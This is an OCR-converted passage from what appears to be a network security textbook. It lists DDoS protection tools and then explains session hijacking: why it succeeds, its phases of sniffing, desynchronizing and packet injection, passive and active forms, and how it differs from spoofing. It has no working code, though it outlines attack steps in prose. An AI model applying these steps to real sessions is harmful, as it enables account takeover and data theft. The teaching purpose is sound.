●	10:52:40	243	0	10.10.10.10	10.10.10.255	
●	10:52:48	2448783	1236913	10.10.10.10	10.10.10.19	
●	10:52:51	3040503	1589628	10.10.10.10	10.10.10.16	
●	10:53:04	108	120	10.10.10.10	40.90.22.191	

Block unwanted network traffic

http://www.beethink.com

Imperva DDoS Protection
https://www.imperva.com

DOSarrest's DDoS protection service
https://www.dosarrest.com

DDoS-GUARD
https://ddos-guard.net

Cloudflare
https://www.cloudflare.com


F5
https://f5.com

DoS/DDoS Protection Tools

- **Anti DDoS Guardian**

  Source: *http://www.beethink.com*

  Anti DDoS Guardian is a DDoS attack protection tool. It protects IIS servers, Apache serves, game servers, Camfrog servers, mail servers, FTP servers, VOIP PBX, and SIP servers and other systems. Anti DDoS Guardian monitors each incoming and outgoing packet in Real-Time.



Anti DDoS Guardian 5.0 is enabled

Act…	Time	Outgoing…	Incoming …	Local IP Address	Remote IP Address	Information
●	10:51:45	1376	197	10.10.10.10	204.79.197.200	
●	10:51:45	54	0	10.10.10.10	52.109.124.4	
●	10:51:45	342	0	0.0.0.0	255.255.255.255	
●	10:51:55	1509	808	40.90.22.191	10.10.10.10	
●	10:51:57	423	816	10.10.10.10	8.8.8.8	Query self.events.data.microsoft.com
●	10:51:57	8456	8707	10.10.10.10	52.114.6.47	Access self.events.data.onecollector.…
●	10:52:02	1618	7185	10.10.10.10	52.109.124.18	
●	10:52:17	1074	0	10.10.10.10	239.255.255.250	
●	10:52:20	895	0	169.254.213.182	239.255.255.250	
●	10:52:40	243	0	169.254.213.182	169.254.255.255	
●	10:52:40	243	0	10.10.10.10	10.10.10.255	
●	10:52:48	2448783	1236913	10.10.10.10	10.10.10.19	
●	10:52:51	3040503	1589628	10.10.10.10	10.10.10.16	
●	10:53:04	108	120	10.10.10.10	40.90.22.191	

Block unwanted network traffic

NUM

Figure 6.38: Screenshot of Anti DDoS Guardian tool


The following are examples for additional DDoS protection tools:

- Imperva DDoS Protection (https://www.imperva.com)
- DOSarrest's DDoS protection service (*https://www.dosarrest.com*)
- DDoS-GUARD (*https://ddos-guard.net*)
- Cloudflare (https://www.cloudflare.com)
- F5 (*https://f5.com*)

Session Hijacking

Session Hijacking

Session hijacking allows attackers to take over an active session by bypassing the authentication process. Thereafter, they can perform any action on the hijacked system. This section aims to provide comprehensive information on session hijacking.




Module Flow

01 Discuss Types of Session Hijacking Attacks

02 Discuss Session Hijacking Attack Countermeasures

Discuss Types of Session Hijacking Attacks

Familiarization with basic concepts related to session hijacking is important to attain a comprehensive understanding. This section explains what session hijacking is as well as the reasons why session hijacking succeeds. It also discusses the session hijacking process, types of session hijacking, session hijacking in an Open Systems Interconnection (OSI) model, differences between spoofing and hijacking and session hijacking tools.



What is Session Hijacking?

- Session hijacking refers to an attack in which an attacker seizes control of a **valid TCP communication session** between two computers
- As most **authentications only occur at the start of a TCP session**, this allows the attacker to gain access to a machine
- Attackers can sniff all the traffic from the established TCP sessions and perform **identity theft**, **information theft**, **fraud**, etc.
- The attacker steals a valid session ID and uses it to **authenticate himself with the server**

What is Session Hijacking?

A web server sends a session identification token or key to a web client after successful authentication. These session tokens differentiate multiple sessions that the server establishes with clients. Web servers use various mechanisms to generate random tokens and controls to secure the tokens during transmission.

Session hijacking is an attack in which an attacker takes over a valid Transmission Control Protocol (TCP) communication session between two computers. Because most types of authentication are performed only at the start of a TCP session, an attacker can gain access to a machine while a session is in progress. Attackers can sniff all the traffic from established TCP sessions and perform identity theft, information theft, fraud, etc.

A session hijacking attack exploits a session-token generation mechanism or token security controls so that the attacker can establish an unauthorized connection with a target server. The attacker can guess or steal a valid session ID, which identifies authenticated users, and use it to establish a session with the server. The web server responds to the attacker's requests under the impression that it is communicating with an authenticated user.

Attackers can use session hijacking to launch various kinds of attacks, such as man-in-the-middle (MITM) and denial-of-service (DoS) attacks. In an MITM attack, an attacker places themselves between an authorized client and a server by performing session hijacking to ensure that information flowing in either direction passes through them. However, the client and server believe they are directly communicating with each other. Attackers can also sniff sensitive information and disrupt sessions to launch a DoS attack.




Credential Transmission
Credential Confirmation
Session Setup
Session Setup
Data Request
Data Transmission
Data Transmission
Data Transmission
Victim
Web Server
Sniffed Traffic
Data Request
Data Transmission
Attacker

Figure 6.39: Example of session hijacking



Why is Session Hijacking Successful?

- Absence of account lockout for invalid session IDs
- Weak session-ID generation algorithm or small session IDs
- Insecure handling of session IDs
- Indefinite session timeout
- Most computers using TCP/IP are vulnerable
- Most countermeasures do not work without encryption

Why is Session Hijacking Successful?

Session hijacking succeeds because of the following factors.


- **Absence of account lockout for invalid session IDs**: If a website does not implement account lockout, an attacker can make several attempts to connect with varying session IDs embedded in a genuine URL. The attacker can continue making attempts until the actual session ID is determined. This attack is also known as a brute-force attack. During a brute-force attack, the web server does not display a warning message or complaint, allowing the attacker to determine the valid session ID.

- **Weak session-ID generation algorithm or small session IDs**: Most websites use linear algorithms to predict variables such as time or IP address for generating session IDs. By studying the sequential pattern and generating multiple requests, an attacker can easily narrow the search space necessary to forge a valid session ID. Even if a strong session-ID generation algorithm is used, an active session ID can be easily determined if the string is short.

- **Insecure handling of session IDs**: An attacker can retrieve stored session-ID information by misleading the user's browser into visiting another site. Before the session expires, the attacker can exploit the information in many ways, such as Domain Name System (DNS) poisoning, cross-site scripting exploitation, and the exploitation of a bug in the browser.

- **Indefinite session timeout**: Session IDs with an indefinite expiration time provides an attacker with unlimited time to guess a valid session ID. An example of this is the "remember me" option in many websites. The attacker can use static session IDs to the user's web account after capturing the user's cookie file. The attacker can also perform session hijacking if they can break into a proxy server, which potentially logs or caches session IDs.

- **Most computers using TCP/Internet Protocol (IP) are vulnerable**: All machines running TCP/IP are vulnerable to session hijacking because of the design flaws inherent in TCP/IP.
- **Most countermeasures do not work without encryption**: It is easy to sniff session IDs in a flat network if transport security is not set up properly during the transmission of session ID cookies, even if a web application uses Secure Sockets Layer (SSL) encryption. An attacker's task becomes even easier if they capture session IDs containing actual login information.



Session Hijacking Process

Command Injection
Start injecting packets to the target server

Session ID Prediction
Take over the session

Session Desynchronization
Break the connection to the victim's machine

Monitor
Monitor the flow of packets and predict the sequence number

Sniff
Place yourself between the victim and the target (you must be able to sniff the network)

Session Hijacking Process

It is easier for an attacker to sneak into a system as a genuine user than to enter a system directly. An attacker can hijack a genuine user's session by finding an established session and taking it over after user authentication. After hijacking the session, the attacker can stay connected for hours without arousing suspicion. During this period, all traffic intended for the user's IP address goes to the attacker's system instead, and the attacker can plant backdoors or gain additional access to the system. Here, we examine how an attacker hijacks a session.




Figure 6.40: Session hijacking process

Session hijacking can be divided into three broad phases.

- **Tracking the connection**


  The attacker uses a network sniffer to track a victim and host or uses a tool such as Nmap to scan the network for a target with a TCP sequence that is easy to predict. After identifying a victim, the attacker captures the sequence and acknowledgment numbers of the victim because TCP checks these numbers. The attacker then uses these numbers to construct packets.

- **Desynchronizing the connection**

  A desynchronized state occurs when a connection between a target and host is established, or stable with no data transmission or the server’s sequence number is not equal to the client’s acknowledgment number, or vice versa. To desynchronize the connection between the target and host, the attacker must change the sequence number or acknowledgment number (SEQ/ACK) of the server.

- **Injecting the attacker's packet**

  Once the attacker has interrupted the connection between the server and target, they can either inject data into the network or actively participate as the man in the middle, passing data from the target to the server and vice-versa while reading and injecting data at will.



Types of Session Hijacking

- ☐ In a passive attack, an attacker **hijacks a session** but sits back, watches, and records all the traffic in that session
- ☐ In an active attack, an attacker finds an **active session** and seizes control of it

Types of Session Hijacking

Session hijacking can be either active or passive, depending on the degree of involvement of the attacker. The essential difference between an active and passive hijack is that while an active hijack takes over an existing session, a passive hijack monitors an ongoing session.

- **Passive Session Hijacking**


  In a passive attack, after hijacking a session, an attacker only observes and records all the traffic during the session. A passive attack uses sniffers on the network, allowing attackers to obtain information such as user IDs and passwords. The attacker can later use this information to log in as a valid user and enjoy the user's privileges. Password sniffing is the simplest attack to obtain raw access to a network. Countering this attack involves methods that range from identification schemes (for example, one-time password systems such as S/KEY) to ticketing identification (for example, Kerberos). These techniques help in protecting data from sniffing attacks, but they cannot protect against active attacks if the data are unencrypted or do not carry a digital signature.

- **Active Session Hijacking**

  In an active attack, an attacker takes over an existing session either by breaking the connection on one side of the conversation or by actively participating. An example of an active attack is a man-in-the-middle (MITM) attack. To perform a successful MITM attack, the attacker must guess the sequence number before the target responds to the server. On most current networks, sequence-number prediction does not work, because operating-system (OS) vendors use random values for the initial sequence number, which makes it difficult to predict sequence numbers.

Attacker
Victim

Figure 6.41: Attacker sniffing a victim's traffic



Session Hijacking in OSI Model

Network Level Hijacking

- ☐ Defined as the **interception of packets** during the transmission between a client and the server in a TCP or UDP session

Application Level Hijacking

- ☐ Refers to **gaining control** over the **HTTP's user session** by obtaining the session IDs

Session Hijacking in OSI Model

There are two levels of session hijacking in the OSI model: the network level and application level.

- **Network Level Hijacking**

  Network level hijacking is the interception of packets during the transmission between a client and server in a TCP/User Datagram Protocol (UDP) session. A successful attack provides the attacker with crucial information, which can be further used to attack application level sessions. Attackers most likely perform network level hijacking because they do not need to modify the attack on a per-web-application basis. This attack focuses on the data flow of the protocol shared across all web applications.


- **Application Level Hijacking**

  Application level hijacking involves gaining control over the Hypertext Transfer Protocol (HTTP) user session by obtaining the session IDs. At the application level, the attacker gains control of an existing session and can create new unauthorized sessions by using stolen data. In general, both occur together, depending on the system being attacked.

Spoofing vs. Hijacking


Spoofing Attack

- An attacker **pretends to be another user** or machine (victim) to gain access
- The attacker does not seize control of an existing active session; instead, he or she initiates a new session using the victim's **stolen credentials**


James
(Victim)
James' stolen credentials
I am James, here are my credentials
Server
John (Attacker)

Hijacking

- Session hijacking is the process of seizing control of an **existing active session**
- The attacker relies on the **legitimate user** to create a connection and authenticate


James logs on to the server with his credentials
James
(Victim)
Predicts the sequence and kills James' connection
Server
Spoofs James' IP and hijacks the session
John (Attacker)

Spoofing vs. Hijacking

